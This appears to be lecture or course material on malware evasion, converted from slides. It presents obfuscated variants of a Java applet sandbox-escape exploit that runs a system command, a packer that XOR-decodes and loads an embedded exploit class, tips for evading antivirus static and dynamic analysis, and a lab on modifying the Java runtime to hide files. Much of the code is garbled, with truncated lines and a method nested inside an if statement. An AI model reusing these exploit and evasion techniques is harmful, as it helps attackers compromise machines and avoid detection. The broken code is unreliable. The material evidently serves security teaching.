        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[]{}));
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
            localProtectionDomain
        });
        localStatement.execute();
    }
}

```

Technique C (Change Control Flow)

```
public void method1() throws Throwable {
    Statement localStatement = new Statement(System.class, s1, new Object[1]);
    Permissions localPermissions = new Permissions();
    localPermissions.add(new AllPermission());
    ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(
        AccessControlContext localAccessControlContext = new AccessControlContext(new Protect
    method1(Statement.class, s3, localStatement, localAccessControlContext);
    localStatement.execute();
}

private Class method2(String paramString) throws Throwable {
    Object arrayOfObject[] = new Object[1];
    arrayOfObject[0] = paramString;
    Expression localExpression = new Expression(Class.class, s4, arrayOfObject);
    localExpression.execute();
    return (Class) localExpression.getValue();
}

private void method3(Class paramClass, String paramString, Object paramObject1, Object paramC
    Object arrayOfObject[] = new Object[2];
    arrayOfObject[0] = paramClass;
    arrayOfObject[1] = paramString;
    Expression localExpression = new Expression(method2(s5), s6, arrayOfObject);
    localExpression.execute();
    ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
}

@Override
public void init() {
    try {
        method1();
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec(s7);
        if (localProcess != null)
            @Override
            public void init() {
                try {
                    Statement ls = new Statement(System.class, s1, new Object[1]);
                    Permissions lp = new Permissions();
                    lp.add(new AllPermission());
                    ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
                    AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
                    Object arr1[] = { s5 };
                    Expression exp1 = new Expression(Class.class, s4, arr1);
                    exp1.execute();
                    Class<?> c = (Class<?>) exp1.getValue();
                    Object arr2[] = new Object[2];
                    arr2[0] = Statement.class;
                    arr2[1] = s3;
                    Expression exp2 = new Expression(c, s6, arr2);
                    exp2.execute();
                    ((Field) exp2.getValue()).set(ls, lacc);
                    ls.execute();
                    Process localProcess = null;
                    localProcess = Runtime.getRuntime().exec(s7);
                    localProcess.waitFor();
                } catch (Throwable t) {
                    t.printStackTrace();
                }
            }
        @Override
        public void paint(Graphics paramGraphics) {
            paramGraphics.drawString(s8, 50, 25);
        }
    }
}
```

Technique D (Reflection for Sensitive Calls)

```


@Override
public void init() {
    try {
        Statement ls = new Statement(System.class, s1, new Object[1]);
        Permissions lp = new Permissions();
        lp.add(new AllPermission());
        ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
        AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
        Object arr1[] = {s5};
        Expression exp1 = new Expression(Class.class, s4, arr1);
        exp1.execute();
        Class<?> c = (Class<?>) exp1.getValue();
        Object arr2[] = new Object[2];
        arr2[0] = Statement.class;
        arr2[1] = s3;
        Expression exp2 = new Expression(c, s6, arr2);
        exp2.execute();
        ((Field) exp2.getValue()).set(ls, lacc);
        ls.execute();
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec(s7);
        localProcess.waitFor();
    } catch (Throwable t) {
        t.printStackTrace();
    }
}

@Override
public void paint(Graphics paramGraphics) {
    paramGraphics.drawString(s8, 50, 25);
}

@Override
public void init() {
    try {
        Permissions lp = new Permissions();
        lp.add(new AllPermission());
        ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
        AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
        Object arr1[] = {s5};
        Expression exp1 = new Expression(Class.class, s4, arr1);
        exp1.execute();
        Class<?> c = (Class<?>) exp1.getValue();
        Object arr2[] = new Object[2];
        arr2[0] = s10;
        arr2[1] = s3;
        Expression exp2 = new Expression(c, s6, arr2);
        exp2.execute();
        Class sc = s10;
        Constructor con = sc.getConstructor(new Class[]{ Object.class, String.class, Object[].class });
        Object stat = con.newInstance(c(s9), s1, new Object[1]);
        ((Field) exp2.getValue()).set(stat, lacc);
        Method m = stat.getClass().getMethod("ex" + "ec" + ut .trim() + "e");
        m.invoke(stat);
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec(s7);
        localProcess.waitFor();
    } catch (Throwable t) {
        t.printStackTrace();
    }
}

@Override
public void paint(Graphics paramGraphics) {
    paramGraphics.drawString(s8, 50, 25);
}

```



Technique D (Simple Packer)

```
public static void main(String[] args) throws Exception {

    String exploit = "0g5KTVdW8MLxYPfw8vIw6ISVkiemYGF1YPflN+xgICcmZORhJmfnvfw9Phw4pqRhpHfkYC" +
        "AnjKE37GAg3yVhPhw0pB8fd1vJqRhphFn3Ge19+jhIKZnpfL8f0yg8Lx8PKDw/Hw8oPEf0yg8Xx8PK" +
        "DxVh8oPPh8f0yg8jx8PKDyfhw84PBwPHw4IOVgpmRnKaVgoO2n561ubTx8PG68FD9s5+eg45RnoSmkZy" +
        "F1fxw8PDw8PDw8fhw+MyTnJmennYT08fDz2Nm8fd0s5+U1ffw6fhw55qRhphfn3Ge19+jhIKZnpheyhZn" +
        "18YfxhPD58Ezw1FG18Ynw+vAt8KjxixGL8Px5fQ8YzxjfD88dTw4FG08Y/w/fhJ8PTxcPFx8Phxvc0" +
        "w8Pz8wfc8DmwoPFz8PbwLfdw8Pnw8gfyxPfx1/Tw8FF88Xxw8f0n8PdwCP088Lw8PD828LwQuDC401" +
        "G8XZB8PDw8vAr8Pdw+vDy8PDw/D78KjwLPDw80bw8Dw8PzwEfAS8PDw8PD88XzxffDx8PHxfv0w8PLxfw=";

    final byte[] b = base64Decode(exploit);

    byte key = (byte) 0xFB;
    for (int i = 0; i < b.length; i++) {
        b[i] = (byte) (b[i] ^ key);
    }

    class ByteArrayClassLoader extends ClassLoader {
        public Class<?> findClass(String name) {
            return defineClass(name, b, 0, b.length);
        }
    }

    Class<?> c = new ByteArrayClassLoader().findClass("techniques.d.Application");
    Applet a = (Applet) c.getConstructors()[0].newInstance(null);
    a.init();
}
```

Defeating Static Analysis

- Code Obfuscation
 - Make really hard to read/decompile code
 - Change signatures of what was considered “bad”
- Encryption
 - If the static analysis tool can’t read the source it can’t analyze it
- Polymorphic/Metamorphic malware
 - Keep changing what the code is
 - What is the tool looking for? Change yourself to something else

We can further obscure control flow by embedding our logic in dataflow protected by one way functions. Imagine if we had a command and control server with a branch that was checking if the command was to “phone home”.

```
if(input.equals("phone_home")){
    doTheThing();
}
```

We could obscure this command by hashing “phone_home” and comparing the hash of the input (just like checking a password).

```
if("e4b384c028d6b4e4b43334edeeb1faaa".equals(hash(input)){
    doTheThing();
}
```

Similarly we could use reflection or other meta-language features to obscure the call to doTheThing() method. For example in C programs we could use function pointers with an encrypted jump table.

Defeating Dynamic Analysis

- Example: Google Bouncer (Android App Store Antivirus)
 - Runs apps for 5 minutes and watches behaviors
- How do we defeat it?
 - Wait 5 minutes...then do bad stuff
 - Do we know what it's looking for? (just do other bad stuff)
 - Yea, we have a good idea -> [Dissecting the Android Bouncer](#)
 - Pick some specific triggers (only happens in certain locations?)
 - Detect if we are being watched...and behave if we are

For dynamic analysis we also have to think about the footprint that a program leaves on the system over time. For example, most kernel level rootkits will edit the process list to remove the rootkits process from the process list. However, with dynamic analysis we can simple ask the OS to report the list of the processes, then take a raw snapshot of memory and compare the processes found in the memory dump with the list of reported processes to find the rootkit. An antivirus vendor might recognize a string of 0x90 (NOP) bytes appear in a program at runtime and immediately terminate the application suspecting that at NOP sled to some shellcode had been injected into memory. This is just another form of signature matching. There are several other instructions that can be used in place of 0x90 to accomplish the same task. For instance alternating increment and decrement register values could be used to achieve useless, but safe operations until the shellcode is executed. There are even machine instructions that fall entirely in the ASCII range that can used to create *polymorphic printable shellcode*, making signature detection an incredibly hard task for A/V.

Lab: Antivirus Evasion


- Refactor code, compile, upload to VirusTotal
 - Take note of what each A/V vendor is doing?
 - Which A/V vendors are doing something interesting?

Post Exploitation





```
1  
2 public class Test {  
3  
4     public static void main(String[] args) {  
5         System.out.println("Hello World!");  
6     }  
7  
8 }  
9
```


Take a look at the following Java program. You've probably even written this exact snippet before. What is the output?





Would you be surprised if the output was "!dlroW olleH" and not "Hello World!"? How could this be possible? There are no tricks in this program. It's the standard hello world program you've seen a hundred times before. To understand what is happening we need to understand how managed code languages execute programs.











	Define	Merge
Type	<i>@DefineType</i>	<i>@MergeType</i>
Method	<i>@DefineMethod</i>	<i>@MergeMethod</i>
Field	<i>@DefineField</i>	N/A

(Inserts or Replaces)

(Preserves and Replaces)

	Visibility	Finality
Type	<code>@DefineTypeVisibility</code>	<code>@DefineTypeFinality</code>
Method	<code>@DefineMethodVisibility</code>	<code>@DefineMethodFinality</code>
Field	<code>@DefineFieldVisibility</code>	<code>@DefineFieldFinality</code>

```
1 package java.io;
2
3 import jreframework.annotations.methods.MergeMethod;
4 import jreframework.annotations.types.MergeType;
5
6 @MergeType
7 public class BackwardsPrintStream extends PrintStream {
8
9     public BackwardsPrintStream(OutputStream os) {
10         super(os);
11     }
12
13     @MergeMethod
14     @Override
15     public void println(String str){
16         StringBuilder sb = new StringBuilder(str);
17         super.println(sb.reverse().toString());
18     }
19
20 }
```

Lab: Developing MCRs with JReFrameworker



This lab creates a simple attack module to hide a file using JReFrameworker and provides a basic understanding of the underlying bytecode manipulations performed by the tool. At the end of the tutorial you will have created a module with JReFrameworker to modify the behavior of the Java runtime's `java.io.File` class to return false if the file name is "secretFile" regardless if the file actually exists or not.

Note: A web version of this tutorial is available at <https://jreframeworker.com/hidden-file>.


Lab Setup

This lab can be completed in the host machine or in a virtual machine running Eclipse. JReFrameworker is distributed as a free Eclipse plugin. We will also use a Java decompiler to inspect the changes made by JReFrameworker.

To download Eclipse for your operating system visit: <https://www.eclipse.org>

To install JReFrameworker follow the instructions at: <https://jreframeworker.com/install>


To download the free JD-GUI Java decompiler visit: <http://jd.benow.ca>



